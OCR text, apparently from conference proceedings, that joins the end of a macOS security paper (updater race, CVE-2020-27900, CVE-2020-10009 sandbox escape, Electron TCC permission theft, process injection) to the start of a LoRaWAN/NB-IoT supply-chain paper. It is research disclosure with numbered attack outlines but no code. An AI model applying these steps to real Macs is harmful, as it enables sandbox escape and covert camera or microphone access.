Open file descriptors remain valid if a file is moved and its permissions are changed, even if the new permissions would no longer allow that application to open that file.

By using the open file descriptor and switching the contents from a legitimate package to a malicious package at the right moment, it was possible to use a malicious package and elevate privileges to root.

This is a race condition, however, we can cheat at this race: the log of the service is publicly readable, so we can swap the file immediately after reading the line that it has been verified.

Adobe is not the only large company with vulnerabilities in its privileged updater. Google Chrome, Microsoft Office AutoUpdate and Microsoft Teams have all had similar issues over the years.

What makes this issue even more dangerous is the fact that users on macOS are used to deleting an application to uninstall it. Unless a self-destruct mechanism is specifically implemented in the privileged helper tool, it will remain available, waiting for requests to install updates but never getting updated itself because the application that needs to initiate the update is gone.

A user who has used an application years ago may therefore still have a vulnerable privileged helper tool allowing privilege escalation in this way.

Open and save panels (CVE-2020-27900)

Open and save panels, in which users select a file to open or a place to save a file, are used often by any macOS user. These panels appear quite dull but have a surprisingly complicated implementation to deal with sandboxed applications. They form a critically important security boundary for the Mac App Sandbox.

The contents of a panel are drawn by a different process called (openAndSavePanelService) which is unsandboxed and has access to all files, similar to an iframe in a website. Once the user has selected a file, the application's sandbox is extended to allow access to that file temporarily.

This makes use of the class NSRemoteView to receive the UI from the other process. This is an entirely private API, but the Objective-C runtime makes it possible to inspect the list of methods for all classes at runtime. In that list of methods, we found an interesting method named -[NSRemoteView snapshot:].

As the name suggests, this takes a snapshot of the view's contents and returns it as a bitmap to the application. See Figure 4 (next page) for an example where a sandboxed application obtains a snapshot.

When used for an open panel, it allowed a sandboxed application to obtain a directory listing for directories it does not have access to. Some files such as images show a preview of their contents which the app could also obtain. Apple has fixed this by adding a new authorization check to this function.




Figure 4: A sandboxed application obtains a screenshot of an open panel, with a listing of the user's files.

System Preferences sandbox escape (CVE-2020-10009)

Contrary to the iOS App Sandbox, the Mac App Sandbox profile allows fork() and exec, which inherit the sandbox of the parent. Attempting to perform an operation that is prohibited by the sandbox in most cases only results in a "permission denied" error result.

One exception for this is attempting to apply a sandbox configuration when an application is already sandboxed, which makes the kernel terminate the application.

This means that launching other processes from a sandboxed application works if those processes are not sandboxed. This works for command-line tools, but also for complete applications. To see what would happen, we launched all applications included in a default installation of macOS from a sandboxed application. This led to some interesting results.

The most interesting application was System Preferences.app because this application was working fine. Even the security critical settings in the Security preference pane were working as usual. Inspecting the process tree in Activity Monitor showed why this was the case. Each of the preference panes in System Preferences is running in a separate XPC service, using the same `NSRemoteView` technology as the open panels to draw in the System Preferences window.

This is used even for third-party preference panes, which are not XPC services, but bundles. These are loaded by the `legacyLoader` XPC service, which translates from the old bundle-based preference pane API to the new `NSRemoteView` method.

While this was an interesting trick, it did not compromise the security of System Preferences yet. To do that, we noticed that System Preferences had creating a few files in the container of the sandboxed application, including 3 cache files. This meant that System Preferences was resolving the path for these files relative to the container of the sandboxed application.

The file `com.apple.preferencepanes.usercache` contained a list of the third-party preference panes installed by the user, likely so those do not need to be analysed on each launch. No validation was present on the paths in that file, which made it possible to perform the following attack:

1. Create new cache file with a preference pane using a bundle from our application.
2. Add a new alert for this preference pane.
3. Start System Preferences within the sandbox of this application.

The new alert added in step 2 meant that System Preferences would automatically open the malicious preference pane. Then, legacyLoader would be launched (an XPC service, so not in our sandbox) and it would load the bundle of the malicious preference pane, giving the application code execution outside of the sandbox.

This meant we had a sandbox escape. Apple fixed this in the macOS Big Sur release by adding a check to the main() function of System Preferences to exit if it is sandboxed.

Electron apps with TCC

The TCC permissions of an application are tracked based on the bundle identifier and the developer identifier. Notably, the version of the application and the path to the application do not matter for TCC. Shallow code signing checks only look at the binary of the executable itself, any included resources are not considered unless a Gatekeeper check is performed.

The hardened runtime means that any included libraries and frameworks are also checked once they are used, but interpreted code that is in a file separate from the main executable is not checked.

Electron applications are built by combining a web application with a Chromium runtime. This means that most of the code is implemented in JavaScript in separate files. This allows the following attack to steal the TCC permissions that applies to all Electron applications:

1. Copy app to a writable location.
2. Replace JavaScript with malicious code.
3. Launch the modified app.
4. Use TCC permissions of the app.

As it happens, many video chat applications, including Microsoft Teams, Signal, Slack, Discord and Skype, use Electron for their desktop clients. This means that the chance of a user having given webcam and microphone access to at least one Electron application is very high.

As a result, malware that has infected a system can also obtain access to the webcam and microphone by exploiting one of those applications in this way.

Solving this issue using the existing code signing APIs is difficult. Performing a deep code signing check by the application on itself is insufficient: the resource could be modified after the check but before the use of the file. One way this could be addressed for Electron apps would be to embed a list of hashes for each JavaScript file in the main executable and verifying those each time a resource is opened.

For non-Electron apps there are also design issues. Even if the application currently uses the hardened runtime, it is very likely that a previous version exists that did not use it. By downloading an old version without the hardened runtime, setting a DYLD environment variable and then launching it, any application could be exploited to steal their TCC permissions. This is a design issue that is up to Apple to solve, for example, by not allowing downgraded applications to use TCC permissions.

App process injection

Process injection is a way for an application to add code to a different application. Replacing frameworks or the JavaScript code of Electron apps are examples of doing this that have already been mentioned, but many other techniques exist. We have also demonstrated how process injection can be used to communicate with privileged helper tools and to steal TCC permissions.

During our research, we have reported two new process injection vulnerabilities to Apple in September and December 2020 that are currently still under investigation, so we are not able to share the full details. To assess their impact, we investigated what the impact of a generic process injection technique could be.

We found that both vulnerabilities could be used for privilege escalation to root and for bypassing SIP restrictions. One of them could also be used as a sandbox escape.

The only details we can give for the sandbox escape is that injecting into any non-sandboxed process from a sandboxed application is enough to escape the sandbox.

For privilege escalation, we inject into an application that has a specific entitlement. Some applications have an entitlement allowing them to install packages signed by Apple without user approval. For example, Boot Camp Assistant.app. This is the entitlement com.apple.private.AuthorizationServices with the option system.install.apple-software.standard-user.

This means we can install any Apple signed package by injecting into one of these applications. Ilias Morad found that the post-install script of Apple's `macOSPublicBetaAccessUtility.pkg` can execute arbitrary code as root. See the writeup for CVE-2020-9854 https://a2nkf.github.io/unauthd_Logic_bugs_FTW/.

To bypass the filesystem restrictions for SIP, we abused the application macOS Update Assistant.app. This application was included on the beta installation image for macOS Big Sur and it has the entitlement `com.apple.rootless.install.heritable`. This means that this process and any subprocesses it starts are exempt from SIP for accessing files.


CONCLUSION

Apple has added a lot of new security measures to macOS over the years, some of them bringing macOS closer to the security of iOS. Many weaknesses in these systems still exist.

Sandboxing is an important part of macOS security. The security of the iOS sandbox has received a lot of attention, which has often carried over to macOS. However, the higher layers of the sandboxing functionality on macOS have not gotten similar attention. This leaves a lot of unexplored attack surface, for example in AppKit.

TCC is used to bring the user-controlled permissions of mobile platforms to macOS, without enforcing the use of sandboxing on all applications. The security of this system depends on each application managing their permissions securely, as only a single vulnerable application with a TCC permission can allow malware to steal it. It also suffers from design issues making it easy to bypass in practice.

Process injection vulnerabilities have become devastating on macOS because they can be used to defeat many of these security measures, such as TCC, code signing and in some cases sandboxing. This is partly due to the assumption by Apple that process injection is not possible and that therefore they can give their own applications powerful entitlements. Sometimes these entitlements can be equivalent to running a process as root. □



INSECURE LINK: SECURITY ANALYSIS AND PRACTICAL ATTACKS OF LPWAN

Li YuXiang and Wu HuiYu

ABSTRACT

With the rapid development of the Internet of Things technology, many new smart scenarios have emerged in recent years, such as smart cities and smart agriculture. The popularity of these new scenarios is inseparable from the rapid development of LPWAN (low-power wide-area network). In LPWAN, the two most mainstream technologies are LoRaWAN and NB-IoT, with hundreds of millions of IoT devices connected by the two technologies. Due to the complexity of the LPWAN supply chain, security in this area cannot be ignored. In recent years, LPWAN security research has focused on LoRaWAN, mainly focusing on LoRaWAN specification and keys. NB-IoT is relatively complicated and closed. Therefore, there are few security researches on NB-IoT in the industry. In this talk, we will share the security research findings in the LPWAN. We take modules and chips in the real world as practical objects to conduct a more in-depth study on the security of the LPWAN supply chain. First, we will introduce the supply chain implementation of different technologies in LPWAN and share the findings of our practice of existing security research on actual equipment. In addition, we will analyze the architecture of LoRaWAN and NB-IoT modules from the perspective of supply chain, and summarize the attack surfaces of the two technologies in the real world. Finally, we will share how to discovering and testing the vulnerabilities on the LPWAN module, as well as the multiple security risks (LoRaDawn) we found in the LoRaWAN supply chain. We hope that our findings can help manufacturers improve the security of the LPWAN supply chain.

INTRODUCTION TO LPWAN SUPPLY CHAIN

In order to overcome the limitations of short range protocols, Low Power Wide Area Networks (LPWAN) are introduced, which offer a long range connectivity in the order of kilometers. It has low power and low bit rate for long-distance communication. The mainstream LPWAN technology includes LoRa, NB-IoT, sigfox.

At present, these communication technologies have been widely used, including smart cities, smart agriculture, smart industries and so on, which belong to the application scenarios of LPWAN.




Figure 1 Market Share of LPWAN

According to the research of some organizations, it is predicted that more than one billion devices will use LPWAN technology in the future, among which LoRa and NB-IoT will occupy a large market share. At the same time, compared with Zigbee, Bluetooth and other communication technologies, the security research of LPWAN is relatively less. With the large-scale use of LPWAN devices, security in this area will be very important.

LoRa/LoRaWAN

LoRa (Long Range) is the modulation technique used in the physical layer that enables long-range low-power communications by using Chirp Spread Spectrum (CSS) modulation. It use unlicensed frequency bands, such as 470, 868, 915 MHz, anyone can independently deploy the network. LoRaWAN is a cloud-based medium access control (MAC) layer protocol but acts mainly as a network layer protocol for managing communication between LPWAN gateways and end-node devices as a routing protocol, maintained by the LoRa Alliance.

NB-IoT

NB-IoT is a new IoT technology set up by 3GPP as a part of Release 13. Although it is integrated into the LTE standard, it can be regarded as a new air interface. It uses the licensed frequency bands, which are the same frequency numbers used in LTE, and employs QPSK modulation. There are different frequency band deployments, which are stand-alone, guard-band, and in-band deployment

LPWAN Supply Chain

LoRa patent technology is dominant, mainly concentrated in semtech. There are more NB-IoT chip vendar, including Qualcomm, MediaTek, and Hisilicon, all of which have developed chips of their own architecture.

Then there is the module. Some major module manufacturers (such as RAK, quectel,blox, etc.) encapsulate the chips and the capabilities they provide through integration, and give them to the equipment manufacturers .

Equipment manufacturers will purchase a large number of modules for the development of end products. For example, water and electricity meter, door/window sensor, etc.




Figure 2 LPWAN Supply Chain Composition

In the end, when deploying the LPWAN solution, you need to work with cloud vendors or operators to complete the deployment. At this point, the whole solution is fully deployed, and the scheme will be managed or optimized with cloud data in the later stage.


In the real world, a complete LPWAN solution requires the participation of many vendors, so we think that the security of LPWAN supply chain is worth studying.

LoRaWAN vs NB-IoT

Technical characteristics

From the technical characteristics, because LoRaWAN is simple and easy to deploy, so in battery life, coverage, cost efficiency will be better than NB-IoT. On the contrary, NB-IoT is managed by traditional telecom operators and refers to 3GPP standards, so it is excellent in terms of latency and security.

LoRaWAN uses AES 128 as its security basis. NB-IoT 's security features follow LTE, which has security protection in AS,NAS. At the same time, it uses SIM card as authentication, which is relatively more secure.



Technology Parameters	LoRaWAN	NB-IoT
Bandwidth	125 kHz	180 kHz
Coverage	165 dB	164 dB
Battery Life	15+ years	10+ years
Peak Current	32 mA	120 mA
Sleep Current	1μA	5μA
Throughput	50 Kbps	60 Kbps
Latency	Device Class Dependent	< 10 s
Security	AES 128 bit	3GPP (128 to 256 bit)
Geolocation	Yes (TDOA)	Yes (in 3GPP Rel 14)
Cost Efficiency (Device and Network)	High	Medium

Source: ABI Research

Figure 3 Technical Characteristics of LoRaWAN and NB-IoT

Network architecture

The LoRaWAN device transmits data to the gateway by radio. The gateway is very similar to the router, one side receives LoRa packets, the other side can access Ethernet through LTE, WIFI and other ways.

Finally, it reaches the network server, and the solution manager can manage the device according to the application server. The LoRaWAN gateway is easy to buy, which is of great help to our security research.

NB-IoT is quite different. It is a modified version of LTE. Therefore, the device is connected to the operator's network through the base station (called eNodeB in LTE). An eNodeB is expensive and difficult to buy, and requires in-depth knowledge of radio before it can be developed on its own. Then there is the core network of operators. NB-IoT follows LTE's EPC, which is a complete black box for us. Finally, connect to the IoT platform through the network. Managers can manage the equipment through this platform.




Figure 4 Network Architecture of LoRaWAN




Figure 5 Network Architecture of NB-IoT

NEW SECURITY RISKS OF LoRaWAN AND OUR PRACTICE

LoRaWAN Protocol

The lorawan protocol consists of two parts, and lora is responsible for radio modulation and demodulation. The MAC layer is our focus. According to the specification, lorawan devices will be divided into three categories: class A, class B, class C. Choose according to different scenarios.

There are many keys in LoRaWAN. Generally speaking, The security basis of the protocol is AES. The AppKey is stored in the node and server, used to generate the session key. NwkSKey and AppSKey are session keys that are used for encryption, decryption and MIC verification.

LoRaWAN has two ways to activate devices, ABP and OTAA. ABP can be understood as a constant session key, while OTAA conducts key negotiation through AppKey.

Previous Security Research

The existing security studies of the two technologies are mainly as follows:

- LoRaWAN: The security issues of the specification (v1.0.3), which has been fixed in the new version of the specification. But there are also great challenges in using the new specification in the real world. The security risks of LoRanWAN deployment, is usually an issue of secure use of keys. At this stage, it can be well solved by improving manufacturers' security awareness and compliance operation.
- NB-IoT: There are few studies, most of which is survey or theory.

Security of LoRaWAN Supply Chain

In this section, we will introduce our new discovery in the lorawan supply chain, named loradawn. These risks occur in nodes, gateways and core networks, and are verified in practice.

Lorawan has many open source implementations, and these implementations are actually used in the real world. This slide lists several of the projects involved in our study, including the lorawan protocol stack, gateways, and servers.

Architecture of LoRaWAN Nodes

Products on the market usually have two architectures. The first is the MCU plus Radio mode. This method is low-cost, and the application and lorawan protocol stack run in this MCU and operate radio to send radio packets.

The other is the way of adding module to external MCU. At this point, MCU usually only runs applications or RTOS. The work on the protocol stack and radio operation is integrated into the module, and the module vendor will also add a part of the AT library.

But regardless of the architecture, we find that the lorawan protocol stack is an essential common component. The most widely used protocol stack is LoRaMac-node. This is why we study this software.



Power supply
MCU
App
LoRa WAN
SX127x
LoRa radio
Peripherals / sensors / IO / ...
Power supply
MCU
host
App
LoRa
LoRa WAN
modem
Peripherals / sensors / IO / ...
RHF Module (MCU + Radio)
MCU STM32
SX1276
STM32
MCU: Application + LoRaMac-node
Radio: Modem, SX1276/SX1272
MCU: Application + RTOS/AT library
Module: AT Server + LoRaMac-node

